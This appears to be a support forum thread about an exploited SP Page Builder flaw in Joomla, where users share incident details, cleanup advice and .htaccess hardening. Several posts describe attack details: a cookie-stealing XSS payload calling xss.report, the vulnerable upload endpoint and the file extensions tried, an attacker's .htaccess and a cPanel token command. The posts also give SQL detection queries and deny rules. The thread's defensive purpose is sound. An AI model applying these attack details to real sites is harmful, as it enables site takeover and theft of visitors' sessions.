Accepted AnswerIt appears the attack didn't stop at creating superusers, as a Stored XSS + Blind XSS payload was found inserted in the helixultimatemenulayout field within the params field of a menu item in the Joomla #__menu table. The menu item was of type SP Page Builder, and the field belongs to the parameters of the Helix Ultimate template.
How was the payload structured?
The attacker used the valid structure of a Helix Ultimate Mega Menu (row → column → module) and injected malicious code into the item_id field of the module, where a numeric ID should normally be:
What does the payload do if it executes?
It loads an external script from xss.report/c/.......... that collects and sends the following to the attacker via POST:
- Browser cookies (including the active Joomla session)
- Page URL, origin, and referrer
- Language and browser User-Agent
- Full contents of localStorage and sessionStorage
- Full HTML of the page (
outerHTML) - Browser screenshot attempt
Additionally, it saves the payload in localStorage under the key _hu_inject_js and uses setInterval + MutationObserver to reinject itself into the DOM every 500ms, making it highly persistent. It includes the character \ufeff (Unicode BOM) to evade basic filters.
Did it execute?
In our case, no, confirmed by:
localStoragewas empty (null) in Chrome and Firefox- The malicious Mega Menu did not render on the frontend — verified by inspecting the site's public source code, where there is no reference to
xss.report,_hu_inject, or the injected Mega Menu structure - Helix Ultimate likely ignored the malformed
item_idwhen constructing the public menu
⚠️ Recommendation
Check your #__menu table directly in the database:
SELECT id, title FROM #__menu
WHERE params LIKE '%xss.report%'
OR params LIKE '%_hu_inject%'
OR params LIKE '%localStorage%';
If you find any results, clear the params field of the affected record directly from the database (phpMyAdmin or SQL console). Do not do this from the Joomla administration panel, as Helix Ultimate might attempt to render the payload in the Mega Menu visual editor when the menu editing form loads.
Paul Frankowski
Accepted AnswerOld school malware used only files, modern one also hides inside the database as you said. And in some cases, some smart hackers used also that method. Thanks.
GB
Giannis Brailas
Accepted AnswerThat's why you must have HTTP Security Headers enabled and configured, so external scripts can't be loaded. Also please check your database and specifically the sppagebuilder_assets table. I've found multiple entries there, which they try to load internal scripts (js files).
C
Chriss
Accepted AnswerI'm really fed up and have had more than enough of Joomshaper. The extension has already attracted attention multiple times due to serious, actively exploited security vulnerabilities.
They release vulnerable software onto the market; they know it, but “the bad guys were faster.” Joomshaper is “surprised” and wants to “let their team work on it,” while widespread breaches and exploits continue—no fix, nothing. As usual, they cleverly stall, point the finger at others, and give plenty of tips to keep you occupied. Commitment to customers: An announcement that SPPB 6.6.3 will “soon” provide even stronger protection.
I can only recommend rebuilding your website and uninstalling SP PageBuilder as soon as possible. I’ve taken down 6 sites so far, and as you can see here, the effort has totally paid off. The last two are going down now!
SG
Stefan Gros
Accepted AnswerI feel you and believe me i am very unhappy too. In times of these AI-Tools that show weakpoints so fast the blame is on those handing these tools to criminals (share them with the public) and with the authorities that still treat cybercrimes as not that important. Sure SPB had such a weakness and this one is a real mess. We had a similar bug in JCE recently and we will see more of that in the near future. It has allways been impossible to produce bugfree software and i agree that sw companies have to be ahead of this criminals, as should the police. Your anger is well understood and i share it and yes joomshaper deserves a part of that. I have such an issue every week now, with all kind of Software an Appliances (fortigate)..and sometimes the cure is worse than the illness. I am also fed up but mostly with mankind. As is see it, with these insane variations and attackstrategys used here..the only safe path is a complete restore from clean backups and if the whole server is comprimised, even thats not enough. It would be great to produce a tool taht at least checks for all the variations mentioned here. Your right its no fun anymore
Paul Frankowski
Accepted Answer@Chriss, looking at my sites firewall logs, I see more requests to old JCE version than to SPPB. Huge difference.
Having any CMS those days, is big challange. For WP there is even more... I have those too, and I see logs, horror.
How many security updates had any browser or OS in last X months, you don't even count that.
C
Chriss
Accepted AnswerI don't want to start a discussion here, but does that mean everything is “not that bad” just because others are worse off? What does that free JS from? I pay for JCE too—they sent out a warning right away!
Paul Frankowski
Accepted Answer@Stefan, I agree with you. If there is lock there is also hack key, the same for cars or doors etc.
Times when you have done website and forgot about it, gone, a long time ago.
Nobody said that webmaster is easy & fun whole time. You sleep they work/hack!
S-D CONSULTING
Accepted AnswerI opened this ticket because, reading my server logs, I immediately noticed the anomaly and immediately suggested solutions. A file needed fixing, and that was the immediate solution.
I haven't taken any further action, but since I'm receiving all the changes, I've read the frustrations of some users complaining about the vulnerability and, according to them, the late fix provided by the Joomshaper team. While I disagree, considering that Joomshaper immediately released a security patch, some important considerations need to be made.
While it's true that the vulnerability was present, it was immediately explained how to check if the website had been compromised.
Reading the many comments, I've realized that many have confused the vulnerability in PBuilder, JCE, and even other components. This is unfair to the Joomshaper team, which is quick to respond to powerful software like PageBuilder (or the Helix framework).
Beyond all this, however, it must also be said that some of the breaches I've read about are also due to the poor security of the servers hosting the various web projects. I would advise those who manage server settings, at a system level, to adopt some strategies that are simple to implement on Linux and that effectively prevent the execution of malicious files injected into the hosting space.
A mistake, for example, is to allow PHP or executable files to run in the /images or /media folders. This is a mistake, given that Joomla developers teach that nothing, even custom-built components, should be placed in those folders. Often, when a site is compromised, these are the first folders used to write malicious code; blocking those folders is already an excellent deterrent.
Second, use server-side systems that periodically, even daily, scan all websites hosting Joomla or other CMS installations.
There are many other solutions that can protect you, but it's difficult to assume that software like PageBuilder alone is safe from all malicious processes.
SG
Stefan Gros
Accepted AnswerBTW I want to say THANK YOU for opening the ticket and providing knowledge to fix that. Also to Joomshare for reacting quickly (please put more effort in preventing such things in the future). If you woulndt have done that, we would have lost a lot of time and this gave at least me the time to close these doors and remove the damage, that has been done (hopefully). I was quick enough not to run in the variations i read here that were far more severe.
R
Robert
Accepted AnswerNo need to react dramatic, they are always knocking on doors. And yes it will be harder to secure things. Think JS response was fast when they heard of it. The challange is for the developers they are facing. Make sure you only install what you need. Why some need JCE with SPPB? You can do everything with the buider itself. But anyway, its not fair to blame JS. Blame the morons who feel the need to hack websites with very little to gain..
FS
Freiherr vom Stein
Accepted AnswerHi everyone,
well, maybe this will be a little help, too? In directories where PHP shouldn't be executed at all, an .htaccess file might help. For example, in the "images" and "media" directories, if I'm not mistaken. The file would look like this:
<IfModule mod_authz_core.c>
  <FilesMatch "\.(php|phtml|php[0-9]|phps)$">
    Require all denied
  </FilesMatch>
</IfModule>

<IfModule !mod_authz_core.c>
  <FilesMatch "\.(php|phtml|php[0-9]|phps)$">
    Order allow,deny
    Deny from all
  </FilesMatch>
</IfModule>
This .htaccess file blocks access to files in that folder whose names end with PHP-related extensions.
Regards
Paul Frankowski
Accepted Answeryes, is correct and highy recommended. I would also add "shtml" inside.
The code for .htaccess ensures that even if an attacker manages to upload a PHP file to this folder, the server will refuse to execute it (returning a 403 Forbidden error). The malicious code will become useless.
CN
Chris Nichols
Accepted AnswerIn my case the exploit gave the atacker an unauthenticated direct write pathway to drop files virtually anywhere the local Linux user had write permissions. Instead of using the /media or /images folder they dumped the malware into the below directory, where PHP is allowed.
/administrator/components/com_sppagebuilder/assets/vendor/facebook/graph-sdk/src/Facebook/Url/
Then they added their own .htaccess file which contained
RewriteEngine Off
Allow from all
Require all granted
Once the malware successfully bypassed the extension's upload gate and ran its first initialisation loop, it stopped acting like a simple webpage. It immediately shifted to using the local server environment to fork system memory processes (16e2277f8b31_B) and pass local commands directly to cPanel's command-line system binaries (uapi Tokens create_full_access
M
Marin
Accepted AnswerWhere did you find this .htacess file?
I've had a website for over 20 years, since Joomla 1.5. And I've never had a problem like this. I am shocked that a super user was inserted into all Joomla installations on shared hosting via a website that was compromised. I'm not sure how many sites on the web use SPPB, but I think this will be epic and the problems with websites will be massive.
For now, Imunify360 seems to be the most helpful. It detected the attack even before this topic was posted here. I've been fixing what I can. For now, I'm scanning everything over and over again with Imunify360, I've set new passwords for the databases, cPanel.
Paul Frankowski
Accepted AnswerUser @Jens (big thanks) shared on FB for JoomShaper community extra code for main .htaccess file, put it at the end, after default content. This is universal one, so extra .htaccess files for subfolders (mentioned before) are not needed.
<DirectoryMatch "/(media|images|uploads|tmp|cache|administrator/cache|assets|icons|fonts)(/|$)">
AllowOverride None
<FilesMatch "(?i)\.(php|phtml|phar|php[0-9]?|php\..*|shtml)$">
Require all denied
</FilesMatch>
</DirectoryMatch>
This can be used as global or local protection against this kind of attacks. Remember that code helps to protect the Joomla site, but do NOT clean current infections.
As Creek Stewart said "Unfortunately, these days, it's only a matter of time—not if, but when."
Paul Frankowski
Accepted Answer@Marin
Over the last 20 years, I've recovered so many websites from hacker attacks that I stopped counting ages ago. The reasons varied widely: CMS core vulnerabilities, weak passwords for the admin area, server flaws, as well as security holes in all kinds of extensions. I remember 2016 very well, when the number of attacks suddenly skyrocketed. By then I decided to write a book about that (How to secure/clean Joomla and Wordpress site), that was pulished serveral months later in my country. The only difference now is that almost anyone can find a vulnerability using AI tool; back then, it required a high level of skill. The entry level has decreased.
R
Richard
Accepted AnswerI have had 9 of my sites compromised before the issue was reported - i updated the same day. I have used mysites.guru for constant scanning and Claude.ai to fix and harden sites that have been compromised. I think i was lucky i never had any new super user accounts only the rogue folder with php files inside the /images folder. Claude has scanned for more of these and added an .htaccess in this folder to prevent it happening again. For those not sure how to get out of this mess i thoroughly recommend Claude as an option. Count me as a vote in favour of Joomshaper (my moneys worth) - these things happen and i feel they jumped on it, held their hands up, and created a fix asap.
M
Marin
Accepted AnswerHi Paul,
I totally agree. Times have changed, but I’m glad there is always a solution.
I hope I have done everything I can for now, and I’m hoping that my sites are safe. Thanks for the .htaccess advice — I have implemented it on all of my sites. I’m still waiting for more information from my hosting provider.
My biggest concern was the added super users on all Joomla sites. Richard, I have also been using AI to help me with all of this, and one of the first recommendations was to change the database passwords. The reason was that the malware appeared to be reading the configuration file for every Joomla site on the hosting account and automatically inserting a super user.
Thanks again for your help and advice.
esf
Accepted AnswerThank you, Paul, for sharing the .htaccess code.
Should it be placed only in the /images and /media folders located at the root of the website?
Thank you for your support.
YL
Yves Lacroix
Accepted AnswerHi, and thank you for posting your experiences, solutions and hints about .htaccess usage.
I just spent the last 16 hours (excluding a few for sleep) recovering 4 of our websites. 2 of them I had to akeeba back a few months also to be sure nothing remained in the database, not knowing enough about how deep this had gone. But I confirmed that files were added to the root of the server, above the web site folders. A .SSH folder was also being created, and multiple super user accounts. As I see it, the attack started a week before by uploading many files as templates that were execuded instead of the main one, scripts, added lines but the scripts started running several days later.
This has been a crash course in internet access anyway. I am glad that Joomshaper has experts to see what is happening and provide timely fixes. I downloaded much of the infected files so if more is needed let me know.
I will implement the suggested .htaccess
Paul Frankowski
Accepted Answer@Richard
My clients also use mysites.guru for last couple of years, solid service.
Thanks a lot. Also that's why we keep & update this forum tread to collect tips and your "creepy" stories.
Paul Frankowski
Accepted Answer@esf
Yes, in those (if you have):
- /images/
- /media/
- /files/
Depending of which code for htaccess we talk about. For example:
- shared by @Freiherr is deticed for those folders only!
- shared by @Jens - for main/root .htaccess file, but can be also in those 3 subfolders.
Paul Frankowski
Accepted Answer@Yves, Thanks a lot for your post.
That's why Hosting support may be needed, they have tools to scan server deeply. Most webmasters (also in stress and panic mode) check only main public_html folder, and this may be trap, a fatal oversight :(
M
Marin
Accepted AnswerCan this .htaccess fix be placed in the Joomla root folder, where the .htaccess file is usually located?
Paul Frankowski
Accepted AnswerIt depends which one, in this topic we shared at least 3.
Please read what I responded to @esf (today)
Paul
Accepted AnswerWhen we was infected we had 37 joomla websites on our server and they injected around 9500 files onto the server across all the sites. I gave Codex full access to the server via SSH and provided it with details then of the infected files what we knew, I also provided all the info out of this forum, then between that and imunify it completely cleaned my server, put all the files in quarantine then deleted them and fully locked it down in less than an hour. (Just to note Codex picked up some infected files that Imunify missed) fortunately we were just about to go live with 30 websites so in a way this was good for us as it gave us a kick up the backside to get our security improved. Now Codex scans my site every day as well as Imunify and if any superuser accounts are created without permission they are blocked instantly. So yes Claude is probably as good but I was happy with what Codex did. If the hackers are using AI to hack you, then you can use it to protect you.
PB
Petr Benes
Accepted AnswerHello JS team, how can I unsubscribe from email notifications of this topic? I don't see any option... I get a lot of emails.
R
Robert
Accepted AnswerWhen I'm correct Admin Tools takes also care of the security items mentioned above.
Paul Frankowski
Accepted AnswerOnly "AT Pro" version can really protect site, and @Robert have you changed settings or keep default ones?
R
Robert
Accepted AnswerYes, Admin Tools Pro, I have set it up with Claude (Opus). Claude was very usefull last days with cleaning up. It was only one site. Took action the moment I saw the alert. Luckily the hack were only two php files in the assets folder. Think I was just in time. No further infections. Also no changes in my database. Also changed all passwords; Joomla, config file, server, ftp etc.. Just in case the have read the file.
Maybe it sounds weird but this is the reason I don't collect any data from visitors using a form of any kind. Had my share of problems with that in the past. I only use what is really needed. Always using the thought was is there to take away instead what to add...
Z
ZDKanton
Accepted AnswerYou don't need Claude for Admin Tools Pro. Just some time to read documentation and testing.
I've been using Admin Tools Pro for the last 12-13 years. It's very powerfull component and very helpfull.
It has .htaaccess GUI maker. You just need to be carefull not to deny too much. As I mentioned above I had only one php file and it was blocked by the .htaaccess.
I always spend some time creating it and testing the site because sometimes it blocks too much but step by step and it can be managed.
I want to thank you all for sharing information.
Also thanks to Joomshaper team. Some people always criticize but the truth is overights happens and that's the part of the job. The thing is that Security is two or three way street - one from the component author, one from the hosting provider and the third one from our side.
B
blue_Shift
Accepted AnswerIt's not just old JCE - we've cleaned up breaches through the TinyMCE plugin (other plugins have instances of TineyMCE in them, which may be the vector). It takes a malefactor only a few minutes with an LLM to orchestrate a couple hundred bots - which we think is likely where these breaches are coming from (on one site, 7 million hits an hour hitting on whatever SEO spam was injected). As it happens, JCE is releasing an update seemingly every day right now.
Thanks for this patch - I think we all need to dial up our vigilance. I renewed some licenses.
Paul Frankowski
Accepted AnswerLast one thing, in SPPB admin area check "Custom Icons" (tab) if there is any package that you didn't add or cannot recognize (mostly with random name and numbers) delete it. Upload there only trusted icon package, preferably with a filename that won't bother you in a few weeks.

If your older SPPB 5.x version don't have that feature, relax.
Paul Frankowski
Accepted AnswerNext time make a screenshot, and share it, which may help users to identify malware pattern. Thx. I try to help as much as I can.
Paul Frankowski
Accepted AnswerFree Malware Scanner >> https://github.com/zkrana/joomla-security-scanner
this can be very useful before or just after using hosting scanners (Imunify, etc.).
M
Marin
Accepted AnswerThank you for this useful scanner tool. Apparently, I did a good job — everything is clean. The only finding was a menu item XSS payload on one test website. Again, Imunify360 did a good job as well.
Paul Frankowski
Accepted Answer@Mike
Those are/were separate hidden doors to this same website. Remember that it was/is not one hacker, but multiple attacks from many locations using similar but not exactly the same hack tools generated by AI !!
In this topic we mentioned about JCE as well, scroll up/search.
B
blue_Shift
Accepted AnswerWe are getting 200's on the link in the hidden area. Doesn't look legitimate to me, but maybe? We are going to be running that git scanner soon.
M
Marin
Accepted AnswerIs this git scanner safe? We run it on all sites
B
blue_Shift
Accepted AnswerFrom everywhere, including domestic....including Apple, Comcast. Widely scattered. We're going to send those requests to a non-answering port. THis file exists in every sppagebuilder we're running. Screenshot of top of the version in SPPB 6.6.2.
MiBa
Accepted AnswerFail2ban filter and jail helped me to filter all knocking IPs. Optional is recidive jail of course.

rb
Accepted AnswerCorrect. My brandnew website only with Joomla and Pagebuilder (no other extensions or Plugs) has been hacked inbetween 2 days.
M
Marin
Accepted AnswerIs version 6.6.2 still vulnerable, or is it now secure and patched? We have invested an enormous amount of time, and I hope we have managed to fix everything. @rb, do you have any other Joomla installations on the hosting account? In our case, we overlooked updating SPPB on just one installation, and that was enough for all websites to be compromised — even those that did not have SPPB installed. That shocked us the most.
Paul Frankowski
Accepted Answer@Rb
- If on the same server you have other sites, and no separation between them, somebody could squeeze through .
- On the server can be also hidden malware beyond
public_html,as users (above) mentioned. - Yes, SPPB 6.6.2 fixed hole.
- Use .htaccess that we mentioned (scroll up to find).
- Consider using Firewall component anyway.

Yahya Kemal College
Accepted AnswerWe experienced a very serious and complex security incident on our Joomla website, where SP Page Builder was one of the main components used for creating and managing pages.
The website had been used for many years and contained a large amount of institutional content. Recently, the site was compromised in a very advanced way. Many files looked normal at first, but inside them we found highly obfuscated and suspicious PHP code. The malicious code appeared in different parts of the website and was extremely difficult to detect and remove.
The site also showed abnormal behavior, including unwanted redirects and suspicious file activity. Even after deleting many suspicious files through cPanel and manually cleaning different areas, we could not be sure that the website was fully clean. The compromise seemed to be deeply spread across the old Joomla installation.
In the end, we had to remove the old Joomla website completely. We are currently using only static HTML pages, with PHP and database functionality disabled for security reasons. This caused serious damage to our institution because the website had been active for years and we are no longer able to safely restore it.
We are not making a direct accusation, but because SP Page Builder was an important part of the website, we would like to ask for your technical guidance:
- Are there any known vulnerable versions of SP Page Builder or related dependencies?
- Can malicious code be hidden inside SP Page Builder content, custom code blocks, modules, database entries, or exported layouts?
- Is it safe to import old SP Page Builder pages into a fresh Joomla installation?
- What is the safest way to check whether SP Page Builder content or files were modified by attackers?
- Do you have an official checklist or recommendation for rebuilding a Joomla/SP Page Builder website after a serious compromise?
We need your advice before deciding whether we can safely rebuild the website using SP Page Builder again, or whether all pages should be recreated manually from zero.
Thank you.
Paul Frankowski
Accepted Answer- Info is also here in that topic. In general 5.x - 6.6.1.
- I don't think so, but can be hidden in database, scroll up, one user wrote about that. Also can be file beyond root
public_html(other user mentioned, too). - Yes. You can import all tables with SPPB, and Articles, modules etc.
- Read whole topic, also use shared scanner.
- Not yet, only tips shared by Joomla community members. But on YT there is video about after JCE attack, similar. Watch it anyway: https://www.youtube.com/watch?v=FHA7jeY-DyU
Most webmasters will probably tell you the same thing: scan the whole server, then restore the site from an older backup—say, 10 or 14 days old. I mean either the files or the full package, depending on what you decide. Then reinstall every extension, template or update if older version was used. Check one by one. Scan again, deeply using two tools. After cleaning & recovering steps, use extra protection layers, also mentioned here extra code for .htaccess file. All is here. I wish you luck :]
Q: Why you didn't use any firewall component? Cost of this is small compare to benefits. Every institution has a budget for the security area. It could reduce scale or even protect the site if it would be updated & checked regullary.
...across the old Joomla installation.
Using an old version of Joomla is always asking for trouble. I don't know which one you had, but it's a general rule of thumb. Security is built on many bricks, just like a Lego castle.
Paul Frankowski
Accepted AnswerYes, we mentioned all products names in that topic already. Scroll up! @Alejandro
For example, useful security tools:
- RsFirewall (Joomla, $)
- Akeeba Tools Pro (Joomla, $)
- Securitycheck Pro (Joomla, $)
- Free Malware Scanner: https://github.com/zkrana/joomla-security-scanner (standalone script)
- Imunify360+ (hosting panel)
- mysites.guru (built-in, $)
- others based on AI
- good eyes ;]

jeronimo89
Accepted AnswerHi, all my websites be hacked since two weeks. all the folder : /media /image /comsppagebuilder /iconfont /templates/system /media/comtags/js /media/comsppagebuilder /media/comsppagebuilder/assets/iconfont /templates/system /cache /tmp /tmp/builderCustomIcon/fonts and a lot of folder they create some user, enter in the database, arrive in the folder of the server. i upgrade JCE last version but nothing change, i update sppagebuilder but nothing change. Sometimes i can't update the template because they aren't a new version for the last Joomla like Tixon template. I stop my wesite , save again all my website with akeeba, but it isn't enought. i scan all the website to find all the anormal files sometimes i have some php files with nothing inside. what is the solution ? which sppagebuilder use ?
Ziaul Kabir
Accepted AnswerHello,
Once you upgrade sp page builder to v6.6.2, this specific vulnerability can no longer be exploited.
However, if your site was compromised before upgrading, simply updating the extension will not remove any malicious files or backdoors that may have already been uploaded. If those files remain on the server, attackers may still be able to access your site. Therefore, it is important to perform a complete cleanup before considering the site secure.
Please follow the necessary steps from this post from start to end.
You can also use the following security scanner to help identify malicious files and delete them: https://github.com/zkrana/joomla-security-scanner
Please make sure to read the README.md file in the repository for instructions on how to run the tool.
Thank you.
jeronimo89
Accepted AnswerThanks a lot
i have Tixon template but i can't update beaucause it don't tage this version ;
Latest Version Of Joomla v5.2.2 1 Latest version of SP Page Builder v5.4.3
- All extensions are updated
Ziaul Kabir
Accepted AnswerHi,
Your website is currently running SP Page Builder 5.4.3, which is an outdated version and have a security issues.
Please update SP Page Builder to the latest version (6.6.2) as soon as possible. If you're unable to update directly, please follow the instructions provided in this forum post to fix this security issues.:
https://www.joomshaper.com/forum/question/45258
Thanks,
M
Marin
Accepted AnswerSince we've been through hell for the past two weeks, here are our tips that may help others. As I wrote, literally through two websites that we didn't update SPPB, and those are literally our test websites, all the other websites on the hosting (15 of them) were infected. Malware was added to several of them (like SPPB icons). And a super user was added to all of them. Backup was an option for us, but we gave up because no one was sure when the flaw was used, i.e. when the scripts were added. Interestingly, the sites worked the whole time. So we went with thorough protection: deleting all added admins, changing all passwords for Joomla (admin, database, secret key), changing login data for cPanel, we actively monitor imunify360 protection (it was the first to notify us of attacks and maybe it saved the sites from total destruction, who knows). We ran a scan with this git scanner - it again revealed some things that we didn't immediately see. We also took RSFirewall! for each website and set up a blacklist for each attack attempt (blacklist for the first attempt) because there are a lot of them (at times several hundred). For now, we're holding on, I hope we'll survive. Good luck to everyone. p.s. if anyone has any other recommendations - we're listening to everyone.
Paul Frankowski
Accepted Answer@jeronimo
Latest version of SP Page Builder v5.4.3
It was latest but 2 years ago!!! Welcome in 2026 !! you need SPPB v6.6.2 or fix file for SPPB 5.x-6.x from >> https://www.joomshaper.com/forum/question/45258 please use at least that.
I can imagine that webmasters have to keep Joomla 3.10 or Joomla 4.4 becuase of using old extension(s), but having Joomla v5.2 from Nov 2024 when in X last months were many security updates for CMS itself ... #$%

Martin Grunert
Accepted AnswerThey just won't give up :O — But out of 147 websites, 0 have been hacked so far.
Martin Grunert
Accepted AnswerInteresting to see the same pattern.
I'm seeing very similar activity on my own server: multiple IPs from Indonesia, Singapore, Turkey, Sweden and other locations targeting different Joomla websites with automated requests related to the SP Page Builder vulnerability.
Imunify360 is blocking the requests before they reach the application. So far I haven't found any signs of a successful compromise:
- No suspicious files uploaded :D
- No known SPPB malware files present :D
- No malware detections by Imunify360 :D
- All sites are running the latest SP Page Builder version
At the moment it looks like widespread automated scanning rather than targeted attacks.
M
Mike
Accepted AnswerWhy wouldn't JoomShaper reach out to all affected customers? At least those that had a license expire on an affected version? Why would they suggest to remove or hide posts about this issue if there is a zero-day exploited in the wild?
Many of my sites were infected yesterday, including Google Search Console takeover. This created hours of work for cleanup, and on top, forcing all owners to buy an updated license.
R
Robert
Accepted AnswerReceived an email from JS on 22-6-26 about this. Got the notice from Mysitesguru on 21-6-26.
M
Mike
Accepted AnswerThanks Rob - even worse, it seems they only sent it to users with active licenses.
Paul Frankowski
Accepted Answer@Mike, I will ask about newsletter details and let you know.
For example, I always asked only to hide technical details in "Hidden Content" , but never to remove post totally. And probably my colleagues do the same. Look at that topic from 2nd side, as developer perspective. This is hard time for All.
You need Firewall component for Joomla site(s) anyway. This is extra guard. As many users can confirm, it helps a lot.
If clients update their office software, they have to do the same for the website "software". They cannot build a website once and forget about security management. Those times ended!
Z
zanetti
Accepted AnswerHello, my website is currently being hacked. I downloaded one of the files in question. What should I do with it?
R
Richard
Accepted AnswerDelete it and any others, check for rogue admin accounts and update the site to the latest versions of everything. ASAP
Z
zanetti
Accepted Answer...which is what I just did with the security-scanner file (from GitHub) as well, but I still have an options.php file being installed at the site root.
MiBa
Accepted AnswerHi zanetti, best and fastest way is to restore from backup dated before 13.06. when the issue started. Another option is to read all the posts here and make the recommended changes or wait for help from the Joomshaper team.
Z
zanetti
Accepted AnswerIt's insane. I backed everything up, wiped all the content from the hosting account and the entire database, yet that options.php file keeps reappearing on the server. Naturally, the FTP passwords have been changed.
MiBa
Accepted AnswerCron jobs (if available) should be checked too.
L
linda
Accepted AnswerDear JoomShaper Security Team,
I am writing to responsibly disclose findings from a recent security incident that affected one of our production Joomla servers.
During our forensic investigation, we recovered what appears to be a complete exploitation toolkit specifically targeting SP Page Builder versions prior to 6.6.2.
The recovered toolkit includes:
- Multiple exploit variants (
exp.py,f.py, and related scripts) - ZIP payload generators
- Webshell deployment logic
- Verification routines
- Mass scanning capabilities
- Automated exploitation workflow
The exploit specifically targets the following endpoint:
/index.php?option=com_sppagebuilder&task=asset.uploadCustomIconThe uploaded archive attempts to deploy files into:
/media/com_sppagebuilder/assets/iconfont/icofont/fonts/The toolkit then attempts to execute uploaded payloads using multiple file extensions, including:
- .PHP
- .PHAR
- .PHTML
- .SHTML
- .JPG
One variant also uploads a .htaccess file intended to force PHP execution through Apache handler directives.
During our investigation we recovered multiple webshells uploaded through this attack path, including "Nxploited" variants.
We have preserved the complete toolkit and would be happy to share it privately with your security team to assist your investigation.
The package includes:
- Python exploit scripts
- Payload generators
- ZIP archives
- Supporting files
- Indicators of Compromise (IOCs)
Our intention is solely to support responsible disclosure and help improve the security of the Joomla ecosystem.
Please let us know the most appropriate secure method to transfer these samples to your security team.
Kind regards,
A
Aliya
Accepted AnswerDear Joomshaper team, I would like a complete list of what and how I need to check on the site and in the database. Three sites were attacked. Malicious code was found in the params of a menu item. Custom icos with malicious code were uploaded. I updated to the latest version and deleted what I found. No superusers were created. Could you please tell me what I should pay attention to and what SQL queries to run in the database? I don't have access to Infinity340. I can provide you with access so you can check it yourself.
Paul Frankowski
Accepted AnswerIt depend which one.
First you have to clear the website, server. I also wrote about that here, you have translate & read whole topic, almost all info is here!
Paul Frankowski
Accepted Answer@Mike, is not true, I talked with our team, and information was sent via e-mail (newsletter) to all, also was shared social media and groups. Other companies do the same. We cannot sent SMS or paper letter to clients.
ABout Big tech, for example, Microsoft don't send any e-mail message, only publish update for Windows and blog post.
MiBa
Accepted AnswerWith all due respect,
I think the newsletter subscription is not enough. People who are not subscribed to the newsletter—and those without social media accounts—have no way of knowing about this issue.
It would be great to have a separate email channel for security information only. This could help people identify issues and take the first steps to prevent deeper web or server penetration.
We are all losing reputation and time.
Martin Grunert
Accepted AnswerHonestly: this topic is so widely discussed in public that it’s hard not to notice it. And anyone involved in web design who also uses JoomShaper products is already getting information from relevant forums.
All the information was posted here in the forum in a timely manner, and there was also the newsletter (which I didn’t subscribe to, so I didn’t receive an email).
Don’t immediately start blaming everyone and everything just because a solution isn’t available right away. We’re all working on it, and it’s taking up everyone’s time...
MiBa
Accepted AnswerHey Martin, when you read my post as an admin, you’ll see it’s not about blaming anyone. If there were an early warning system, you’d have found out about the issue sooner—before stumbling across it randomly on the forum or Facebook (if you even use it).
Facts:
- First "attack" recorded: June 13.
- First info here on the forum: June 15 (posted by a user, not JoomShaper support or staff).
- Newsletter sent: June 21–22 (depending on timezone). That means you get the info a week later via newsletter or Facebook.
I wrote all this just so we could all save time and avoid losing clients unnecessarily. That’s it.
If you’d gotten an email on June 13–14 saying, "Hey, we’ve detected suspicious activity targeting SPPB, blah blah," wouldn’t that have been useful?
And if you think my post was aimed at Paul—you’re dead wrong. That guy has my respect. The way he handles all this (nerves of steel) and his knowledge? Seriously impressive.
Thanks for the downvote, by the way. -1 at these temperatures this week is just what I needed (smile)
M
Marin
Accepted Answer@Martin,
Which hosting provider are you using? (You can reply in the hidden area if you prefer.)
We also got the first notification from Imunify360, but unfortunately it was already too late. The entire hosting account was compromised, including all websites—not just the ones using SPPB.
Six days later, we're still here and everything seems normal. Imunify360 went for several scans right now and we are clean.
I don't have the same logs in Imunify360 (in Defense it's set to Kill Mode), but I do have RSFirewall!, and I can see a lot of these attack attempts there. However, as soon as the attacking IPs were banned, the number of attacks dropped from around 100 to just 1–2. On some sites, they've even given up completely, and the number of attacks is now zero.
B
blue_Shift
Accepted Answer"Not just the ones using SPPB"
SPPB is not the only vulnerability - JCE and ConvertForms/Engagebox also have imprortant updates against listed CVE's, and one of our servers - not just a website - was breached with TinyMCE fingerprints all over it (Tiny is used in some components, so it might have been in a version embedded in an un-updated component). I have read that the vulnerability comes in the ability to make uploads from within the Joomla back end, and if so, the aforementioned are hardly an exhaustive list of possible soft spots. Patch any and all.
We found the SPPB scan tool to be a great addition.
Martin Grunert
Accepted AnswerHi Marin,
I use the German provider wespace-verkauf.de and have a vManaged server there.
The attackers are still persistent right now, but it looks more like a bot than a targeted attack.
Immunify is doing a great job and blocking everything – hopefully. I definitely don't feel like reinstalling over 150 websites. :P
I
Ionut
Accepted AnswerHi all, I managed to block it and remove all the malicious files by creating my own app. It was tough, but I finally succeeded.

Miguel
Accepted AnswerHi there! I recently worked in a compromised website.
I've made this guide with ChatGPT, hope it helps
Possible Indicators of Compromise after a SP Page Builder compromise
Things worth checking:
1. Unexpected PHP files
Look for PHP files inside directories that normally shouldn't contain executable code, for example:
/images/ /media/ /tmp/ /cache/
In my case a PHP backdoor was found inside a directory created under an icon font structure.
2. Unexpected System Plugins
Review System plugins for anything unfamiliar.
In my case a malicious system plugin had been installed to maintain persistence.
3. Unexpected Super Users
Check: recently created administrator accounts disabled accounts unknown Super Users
4. SP Page Builder Assets
Review the table:
sppagebuilderassets
Pay attention to asset names or paths that don't look normal.
For example, I found entries referencing unexpected locations outside the standard iconfont directory.
5. Uploaded Icon Fonts
If you use the Custom Icon feature, verify that every generated icon font directory actually belongs to your project.
Remove any orphaned directories containing PHP files.
6. Compare Against Official Packages
Compare:
Joomla Core SP Page Builder
against the official releases.
In my investigation both were identical, which helped narrow the search to persistence mechanisms rather than modified component code.
7. Check Redirects
Review Joomla Redirects for unexpected payloads, suspicious URLs or injected content.
8. Review Access Logs
Look for repeated requests involving icon uploads or unexpected POST requests around the time of the compromise.
I'm sharing these checks because they significantly reduced the time required to identify the persistence mechanisms during the cleanup.
I'm also let in hidden content a brief of the incident. Hope it helps
BC
Bob Coyne
Accepted AnswerI have over 40 Joomla websites on my server and while they were all infected, Imunify360 cleaned the threat meaning no damage was done. I've been updating all plugins, I really hope version 6.62 has fixed the issue.
I agree with what a few others are saying here, it would be good if there were other ways to hear about these threats. I don't use social media.
